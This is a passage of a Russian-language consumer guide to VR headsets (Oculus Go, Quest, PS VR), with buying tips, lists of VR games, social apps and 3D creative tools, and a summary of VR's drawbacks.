Oculus Go (или «Гошка») — младшая модель, не имеет камер для отслеживания в пространстве, но зато продается с контроллером вроде того, что был у Gear VR. С его помощью можно управлять приложениями. Разрешение экрана 2560 на 1440 на оба глаза, частота обновления — 72 Гц.

Вот что у него внутри. Процессор — Qualcomm Snapdragon 821, графический процессор — Adreno 530, 3 Гбайт оперативной памяти, контроллеры Wi-Fi и Bluetooth. Операционная система — Android 7.1.

Oculus Go и контроллер из комплекта

Как можно догадаться, в настоящие игры для VR на «Гошке» не поиграть. Тут всего один ручной контроллер, да и тот без отслеживания в пространстве. Однако Go отлично подойдет для просмотра фильмов в 3D, 360-градусных панорам и простецких развлечений вроде пинг-понга.

Как и в случае с китайскими шлемами, энтузиасты могут попробовать поставить быстрый Wi-Fi, стримить игры с ПК и играть в них с помощью геймпада. На эту тему есть хороший канал на YouTube, автор которого делает с Oculus Go много интересного.

Ценник на официальном сайте: 150 долларов за версию на 32 Гбайт памяти и 200 долларов за версию с 64 Гбайт. Подобно другим шлемам Oculus, в РФ официально не продается. Но если тебе нужно устройство для просмотра 3D-контента и панорам и бюджетом ты не сильно ограничен, то есть смысл заморочиться с доставкой из-за рубежа.

Oculus Quest

«Мы продаем Oculus Quest так быстро, как только это возможно», — объявил в сентябре 2019 года Марк Цукерберг (Oculus — дочерняя компания Facebook).

И с тех пор «Квесты» действительно продолжают уходить моментально, как появляются. Разумеется, магазины и перекупщики, которые продают этот замечательный шлем, серьезно взвинтили цены. На официальном сайте стоит ценник 400 долларов за версию с 64 Гбайт памяти и 500 — за вариант со 128 Гбайт. Однако до марта 2020 года все разобрано.

Что же мы получим, если удастся достать такой шлем? Для начала — это полноценная VR с пространственным отслеживанием (в шлеме установлены четыре камеры) и двумя тач-контроллерами, у которых тоже шесть степеней свободы. В общем, все как у «больших» шлемов и в точности как у Oculus Rift S. Только Rift нуждается в компьютере, а Quest — полностью самодостаточный.

Oculus Quest — настоящий хит 2019 года!

Разрешение экрана 3200 га 1440 на оба глаза, частота обновления 72 Гц, внутри — Qualcomm Snapdragon 835, оперативная память — 4 Гбайт, есть Bluetooth и Wi-Fi.

И при этом никакой установки. Включаем шлем, калибруем и начинаем игру — все перемещения и головы, и рук переносятся в VR, и это — в мобильном, автономном шлеме! Неплохо, да?

«Так в чем же подвох?» — спросишь ты. Он очень прост и вполне очевиден: мобильное железо не такое мощное, как хотелось бы, и графика в играх для «Квеста» тоже на фотореализм не тянет. Если игра портирована с ПК, то будь уверен: в ней все упростили ради производительности. На Oculus Quest ты не сможешь поиграть в Skyrim, No Man's Sky или Boneworks, потому что они и на ПК не всегда стабильно работают, не то что на мобильных устройствах.


INFO

Для «Квеста» у Oculus есть свой магазин, в котором, в отличие от того же Steam, нет региональных цен, и всё в разы дороже.

Но Oculus Quest не стал бы хитом, если бы еще не пара приятных фич. Первая из них — это **Oculus Link**. В ноябре 2019 года в Oculus анонсировали возможность подключать Quest к ПК проводом. То есть берем подходящий по характеристикам кабель, втыкаем один конец в Quest, второй — в ПК, и можно играть во все игры так, будто у нас Rift S или Rift CV1!

Это, во-первых, выгодно, учитывая цены в Steam, во-вторых, графика будет гораздо лучше, чем в играх, адаптированных под Quest. Да, есть нюансы, и пока поддерживаются не все видеокарты, и не любой кабель подойдет (см. обзор на YouTube). Так что не зря Link пока что в «бете».

Вторая потенциальная фича Quest — это **трекинг рук**. Причем работает он без дополнительных контроллеров — только благодаря внешним камерам. В декабре 2019 года эта функция тоже стала доступна в режиме «беты».



Сейчас приложений, которые бы поддерживали такой трекинг, еще нет, и работает он только в стартовом меню Oculus Home, но рано или поздно сторонние разработчики распробуют эту фичу. Как минимум можно будет управлять просмотром видео без контроллеров или использовать жесты в социальных сетях в VR. Да и набирать текст, не снимая шлем, станет чуть удобнее.

Закономерный вопрос: зачем покупать Oculus Rift S, когда есть Oculus Quest и его можно подрубить к ПК по кабелю и получить то же самое плюс автономность?

И вот тут все не так однозначно. Давай попробуем взвесить все за и против.

- Цена: условный Oculus Rift S за 30 тысяч или Quest с кабелем за 40 тысяч (и долгим ожиданием)?
- Экран в S и «Квесте» сделаны по разным технологиям, и, хотя разрешение у «Квеста» больше, «пиксельную сетку» в нем видно сильнее.
- Удобство: крепление на Oculus Rift S многим нравится больше, чем лямки на «Квесте».
- Oculus Rift S не нужно заряжать.
- Способ крепления кабеля у Rift S более продуманный и удобный, чем у «Квеста», где его можно легко вырвать неаккуратным движением.
- И конечно, картинка на S четче, ведь для «Квеста» она сначала сжимается хитрым алгоритмом, а потом разжимается обратно. Как это работает и результаты сравнения можно глянуть в сравнительном видеообзоре.

Безусловно, на стороне Oculus Quest — возможность использовать его автономно, без ПК. То есть можно спокойно положить в рюкзак и пойти устраивать VR-вечеринку у друзей. Однако если у тебя уже есть достаточно мощный ПК и ты собираешься играть в игры или заниматься какой-то профессиональной деятельностью в VR, то я бы все же рекомендовал Oculus Rift S.

Если же мощного компьютера нет и тем более если ты собираешься купить его позже (или проапгрейдить свой), то Quest сейчас лучшее, что можно приобрести. Но с учетом ажиотажа это, увы, не будет ни дешево, ни просто.

Продолжение статьи →

КАК ПОГРУЗИТЬСЯ В VR

БОЛЬШОЙ ГАЙД ПО ШЛЕМАМ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ

PS VR

Еще один интересный вариант — это PlayStation VR. В мире, по статистике Sony, продано более пяти миллионов комплектов VR для PlayStation 4. Не исключено, что сейчас это вообще самый популярный комплект VR в мире (статистики по продажам Oculus Quest у нас нет, а в Steam шлемами VR обладает где-то полтора процента игроков).

Шлем PS VR и набор PS Move, которые заменяют контроллеры движения

И если у тебя есть четвертая «Сонька», то выбор совершенно очевиден: на распродажах комплект PS VR даже в России можно купить за 12–15 тысяч рублей. Правда, в нем не будет контроллеров PS Move, но их без проблем можно найти на Avito и других подобных сайтах. Однако если у тебя нет PS4 и ты думаешь взять ее и PS VR именно для виртуальной реальности (а не для других игр), то это не лучшая идея, и вот почему.

- Экран имеет невысокое на сегодняшний день разрешение 1920 на 1080 пикселей на оба глаза (хотя частота обновления 90–120 Гц).
- Позиционное отслеживание реализовано за счет одной камеры и работает только на 180 градусов (можно попробовать наколхозить до четырех камер, чтобы получить 360 градусов, но это не решение «из коробки», и работает оно через пень-колоду).
- Как следствие, ты не сможешь ходить по комнате и играть нужно будет сидя или стоя на одном месте.
- Вместо контроллеров у нас устаревшие PS Move прямиком из 2012 года. Они задумывались для конкуренции с Wii, а не для виртуальной реальности.
- Как следствие, на них нет стиков и перемещение возможно только с помощью телепортации или плавного скольжения в выбранную заранее сторону, что тоже не очень удобно по сравнению с обычным перемещением при помощи стиков.
- Кроме того, на PS VR своя экосистема приложений. Мало того что игры там стоят в разы дороже, чем в Steam, многих популярных игр для VR там попросту нет. Есть зато и свои эксклюзивы, но я бы все же выбрал Steam.

Зато в лучших традициях игровых приставок с PS VR не нужно никакого шаманства: купил, воткнул кабели, и все заработало без всяких настроек и других сложностей.

Несколько советов

Я попробовал сформулировать наиболее простые и краткие рекомендации, как выбрать шлем.

- Сомневаешься в том, что виртуальная реальность — это твое, — сходи в клуб и попробуй один из современных шлемов.
- Есть подходящий ПК и мало денег — берем WMR или б/у Oculus Rift CV1 или Vive.
- Есть подходящий ПК и чуть больше денег — берем Oculus Rift S.
- Есть подходящий ПК и бюджет не ограничен — берем Valve Index или Vive Pro.
- Есть подходящий ПК, есть деньги и хочется самое лучшее — можно внести деньги за Pimax и ждать, пока его начнут рассылать.
- Нет ПК, есть подходящий телефон и бюджет ограничен — можно взять простой шлем наподобие Cardboard.
- Нет ПК, бюджет побольше и нужно смотреть только фильмы или панорамы — берем Oculus Go.
- Нет ПК и есть достаточно денег — можно дождаться и заказать Oculus Quest.
- Нет ПК, но есть PS4 — берем PS VR и не паримся!

ИГРЫ ДЛЯ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ

Что делать, когда ты уже купил шлем? Конечно, погонять в какие-нибудь игры! Давай пройдемся по списку самого популярного и зрелищного, что успело выйти для современных шлемов.

WWW
Топ продаж VR-игр в Steam


Я рассматриваю именно Steam, как наиболее дешевую и доступную платформу с VR-контентом. В игры на основе Steam VR можно играть во всех шлемах для ПК, перечисленных в этой статье.

Хочу предупредить, что представить себе ощущения от игр в VR очень сложно заранее, и по роликам на YouTube сделать это не выйдет. Про нюансы с перемещением я уже писал. А в шутерах, например, очень важно, что направление взгляда и прицела — это не одно и то же. И важность таких особенностей для погружения в игру сложно описывать — гораздо лучше смотреть самому.

Популярные игры, портированные в VR

Про эти тайтлы ты наверняка слышал, если увлекаешься играми. Все они перенесены в VR целиком.

Skyrim VR
Довакин теперь в виртуальной реальности! Здесь есть полноценная поддержка контроллеров, так что рубить противников и кастовать заклинания можно прямо своими руками.




Fallout 4 VR
Четвертая серия этой RPG про постапокалипсис считается не самой лучшей, но зато в Bethesda честно перенесли ее в VR.

No Man's Sky
Крутой космический симулятор, который летом 2019-го получил официальную и полноценную поддержку VR.

Serious Sam
Все серии популярного аркадного шутера. Да, он, конечно, далеко не нов, но зато VR — отличный повод его перепройти.

DOOM VFR
Не полноценный Doom 2016 года, а игра, разработанная по его мотивам и специально для VR. Помимо него, есть фанатские моды третьего Doom, которые тоже добавляют этой старой игре полноценную поддержку VR и контроллеров.



Elite Dangerous
Популярный многопользовательский симулятор боев в космосе, разработанный специально с учетом VR (для игры нужен геймпад или клавиатура с мышью).

Subnautica
Популярный подводный «выживач», тоже с родной поддержкой VR. Для игры нужен геймпад.


Assetto Corsa, DiRT Rally (1 и 2) и Project CARS (1 и 2)
Во всех этих гоночных играх есть поддержка VR, играть можно как при помощи руля, так и на геймпаде или клавиатуре. Но держаться за настоящую баранку куда веселее!

Euro Truck Simulator 2
Популярный симулятор жизни дальнобойщика. Еще есть американская версия, и обе поддерживают VR. В Steam это не указано, но поддержка точно есть, просто в режиме «бета».

Hellblade: Senua's Sacrifice VR Edition
Эта собравшая немало наград игра отлично реализована в VR, несмотря на вид от третьего лица.

Minecraft
Комментарии излишни. По ссылке — версия для Oculus, но есть и другие.

War Thunder
Отечественная многопользовательская игра про воздушные бои, тоже поддерживает режим VR — на экспериментальном уровне.



Alien Isolation
Прятки с Чужим в VR щекочут нервы еще больше обычного! Для этой игры есть фанатский мод, который одновременно реализует поддержку геймпада и контроллеров движения.

Borderlands 2 VR
Знаменитый лутер-шутер тоже вышел в VR.

В этом списке в основном игры, где режим VR добавили сами разработчики. Но есть и сторонний софт, который добавляет поддержку стерео-3D во множество игр. Например, можешь глянуть vorpX (список игр смотри на сайте разработчика). Некоторые игры с ним в шлеме выглядят так, будто ты сидишь перед большим экраном с эффектом 3D, а где-то можно получить полное погружение в игровой мир.


Даже The Witcher 3 энтузиасты умудряются завести в VR с видом от первого лица (правда, не столько чтобы играть, сколько чтобы ходить, смотреть по сторонам и радоваться), не говоря уже про разные части Half-Life или, например, GTA.

Уникальные проекты именно для VR

Beat Saber
Едва ли не самая популярная игра для VR сегодня. Рубим кубики двумя джедайскими мечами под ритмичную музыку. Несмотря на простое описание, многие покупают свои устройства именно ради этой игры.

Space Pirate Trainer
Отличная аркада, где нам необходимо расстреливать летящие на нас вражеские космические корабли. Напоминает старую Galaga для NES — олды должны помнить, как рубились в нее на «Денди».

Boneworks
Хит 2019 года: шутер в стиле Half-Life и Portal, с очень хорошим физическим движком и возможностью разрушать все и вся. Поговаривают, что в Valve отложили презентацию Alyx как раз под впечатлением от Boneworks.



Boneworks

Superhot VR
Шутер, где ты можешь почувствовать себя этаким Нео, который ловко уворачивается от летящих на него пуль: время в игре движется только тогда, когда ты движешься сам.

Arizona Sunshine
Один из первых крутых зомби-шутеров, выпущенных для VR. Сейчас зомби-шутеров уже тьма-тьмущая, но «Солнечная Аризона» все равно многим нравится по сей день.


Racket Fury: Table Tennis VR
Отличный симулятор настольного тенниса. А бильярд, аэрохоккей и прочие игры ты можешь найти в приложении Sports Bar VR.

Pavlov VR
Популярный сетевой шутер для VR (что-то вроде Counter Strike). Из игр в том же духе есть Zero Caliber VR и Onward. В общем, шутеров в VR хватает.

Ready Player One: OASIS beta
Игра, а точнее, сборник игр по мотивам фильма и книги «Первому игроку приготовиться».

PokerStars VR
Официальное приложение популярного сайта PokerStars для покера. Игра на деньги не поддерживается, зато есть куча веселья и покера!

GORN
Популярный симулятор гладиатора в VR.




GORN

The Wizards
Игра с уникальной механикой магических заклинаний. Они здесь завязаны на жесты. Нужно метнуть файрбол — делаешь резкий взмах рукой от себя, нужно поставить щит — обратное движение рукой к себе. В игре есть обучение, и разобраться со всем этим не так тяжело, как может показаться по описанию.

Эксклюзивы Oculus

Robo Recall
Отличная игра про истребление роботов.

Lone Echo
Космическая одиссея для Oculus. Многие называют ее лучшей игрой в VR.




Lone Echo

Echo VR
Бесплатная игра про развлечения в невесомости. Тут есть два режима: командные перестрелки и дискобол. Очень здорово сделано.

Defector
Шпионский боевик для Oculus.

Asgard's Wrath
Большое VR-приключение по мотивам скандинавской мифологии.



Asgard's Wrath

Stormland
Приключения андроида в открытом постапокалиптическом мире.

Vader Immortal
Приключения по мотивам «Звездных войн» с драками на световых мечах.

WWW
При желании эти игры можно запустить и на других шлемах. Для этого существует проект Revive.


Безусловно, эти списки субъективны — я включил сюда то, что понравилось самому. Заглядывай в секцию «Лидеры продаж», и найдешь еще много всего интересного. В Steam для VR что-нибудь выходит чуть ли не каждый день.

ЧТО ЕСТЬ В VR, КРОМЕ ИГР?

Пока что основное применение для шлема VR — это игры и «экспириенсы», но многие разработчики уже сейчас задумываются о том, что в будущем виртуальная реальность станет применяться значительно шире. И не только задумываются, но и воплощают свои идеи в жизнь.

Социальные сети в VR

VRChat
Этот чат, популярный и без виртуальной реальности, поддерживает все современные шлемы VR.



VRChat


AltspaceVR
Социальная сеть для VR, бывшая на грани закрытия, когда ее купила Microsoft. Тут есть и разные игры, и просто «посиделки у костра».

Rec Room
Популярная социалка, ориентированная в основном на игры. Тут есть даже режим «Королевской битвы»!

Sansar
VR-проект разработчиков популярной виртуальной вселенной Second Life. Предполагается, что это будет аналог SL в VR.

Bigscreen Beta
Это и приложение для передачи картинки с ПК в шлем, и социальная сеть, в которой предлагают совместно смотреть видео. Можно собраться с друзьями в виртуальной комнате и смотреть YouTube или какой-то фильм. В конце 2019 года разработчики анонсировали полноценный виртуальный кинотеатр — с расписанием, билетами и другими посетителями. А попкорн можно сделать свой, немало сэкономив!

Кроме этого, в Facebook анонсировали проект Horizon, который должен открыться для пользователей уже в 2020 году.



Прогулки по панорамам

Google Earth
Панорамы Google Earth (ссылка на Steam, но приложение есть и на других платформах) особенно интересно разглядывать в VR. В этом приложении ты можешь переместиться в любую точку Земли, где проехали машины «Гугла». Увы, снимали их без стереоскопии, но занятно бывает посмотреть даже на обычные панорамные фотки с полным погружением и имея возможность крутить головой по сторонам. Кроме этого, многие VR-плееры поддерживают формат 180–360 градусов, так что можно смотреть панорамные ролики с YouTube... и не только ;-)

Просмотр 3D-контента

Само собой, имея VR-устройство, ты можешь использовать его как полноценный домашний 3D-кинотеатр. Это — отдельная большая тема, я по ней собрал огромный FAQ.

VR ДЛЯ ПРОФЕССИОНАЛОВ


Сегодня многие дизайнеры, художники и 3D-творцы уже присматриваются к VR не как к развлечению, а именно как к рабочей среде. Благо там уже появляются первые годные 3D-редакторы. Приведу несколько примеров.

Oculus Medium
Редактор вроде ZBrush, где в VR нужно взаимодействовать с моделью своими собственными руками (при помощи контроллеров). Это что-то вроде лепки из глины или пластилина, но со всеми прелестями цифрового творчества. Здесь есть слои, материалы и прочее, что может понадобиться для работы. «Медиум» сегодня считается наиболее близким к профессиональным инструментам VR-редактором, не зря не так давно проект купила Adobe.

INFO
Если ты хочешь использовать VR в профессиональных целях, то, как и в случае с играми, это требует мощного ПК. Главные требования — современная видеокарта (GTX 1060 или AMD 490 и выше) и приличный объем оперативки — желательно 16 Гбайт, еще лучше — 32.

Gravity Sketch
Еще один редактор для VR, работа в котором завязана на понимание векторной графики. Делаем набросок, придаем ему объем, раскрашиваем и так далее. Как все это работает, можно посмотреть на видео.

Tilt Brush
Непритязательный, но в умелых руках эффективный редактор, где к твоим услугам простые и понятные инструменты. Примеры работ можно глянуть в официальной галерее.



Пример работы, созданной в Tilt Brush

Blocks by Google
Более простое приложение, которое позволяет оперировать геометрическими примитивами.

Kingspray Graffiti VR
Для любителей порисовать граффити в виртуальной реальности.

Энтузиасты находят и другие применения VR — например, записывают каверы на популярные песни при помощи инструментов в виртуальной реальности. Но нужно понимать, что до прихода VR в творческие мастерские и тем более в офисы еще далеко. Подробнее я разбирал этот вопрос в своем блоге.

ОБЩИЕ МИНУСЫ VR-УСТРОЙСТВ

Если после всего прочитанного ты уже готов ринуться за шлемом, должен напомнить тебе и о недостатках.

- Возможна личная непереносимость VR: тошнота, головокружение и прочие спецэффекты. Новичкам бывает сложно приспособиться, но со временем обычно становится лучше.
- В любом шлеме из тех, что доступны на момент написания, видна пиксельная сетка.
- То же касается малого угла обзора, из-за которого появляется «эффект водолазной маски».
- Шлемы обычно тяжелые и, несмотря на все попытки сделать их эргономичнее, не особенно удобны при долгом использовании.
- К шлемам, которые подключаются к ПК, идут провода и, конечно же, мешают играть (и тем более ходить).
- В играх для VR графика всегда будет хуже, чем в обычных, — из-за необходимости в сверхвысоком разрешении и супербыстром отклике на движения головы. Автономных шлемов это касается в особенности.
- Не устаю напоминать: без мощного компьютера неавтономный шлем бесполезен.
- Цены потихоньку снижаются, но еще довольно кусачие. И за лучшие модели приходится переплачивать, либо нужно заказывать их из-за рубежа и ждать. А иногда ждать, потом заказывать, а потом снова ждать.
- Продолжительное использование шлема может нанести вред здоровью.

ПОДВОДИМ ИТОГИ

Большая часть сегодняшних проблем с VR в ближайшем будущем так или иначе будет решена или уже решается. Шлемы дешевеют, экраны становятся лучше. Появляются полностью беспроводные устройства вроде Oculus Quest, которым не нужен ПК. Графика улучшается, и сами игры становятся интереснее. Так или иначе, VR идет в массы, хоть и не так быстро, как этого ждали.

А скептикам хочу напомнить, что никто не думал три десятилетия назад, что так выстрелят компьютеры, интернет и смартфоны. А теперь мы не можем представить без них нашу жизнь. Когда-нибудь и VR будет такой же обыденностью и у каждого будет свое личное VR-устройство, а то и несколько, как это сегодня происходит со смартфонами.

WWW
VR419.ru — мой блог, где я пишу о новостях VR, тестирую и сравниваю разные устройства.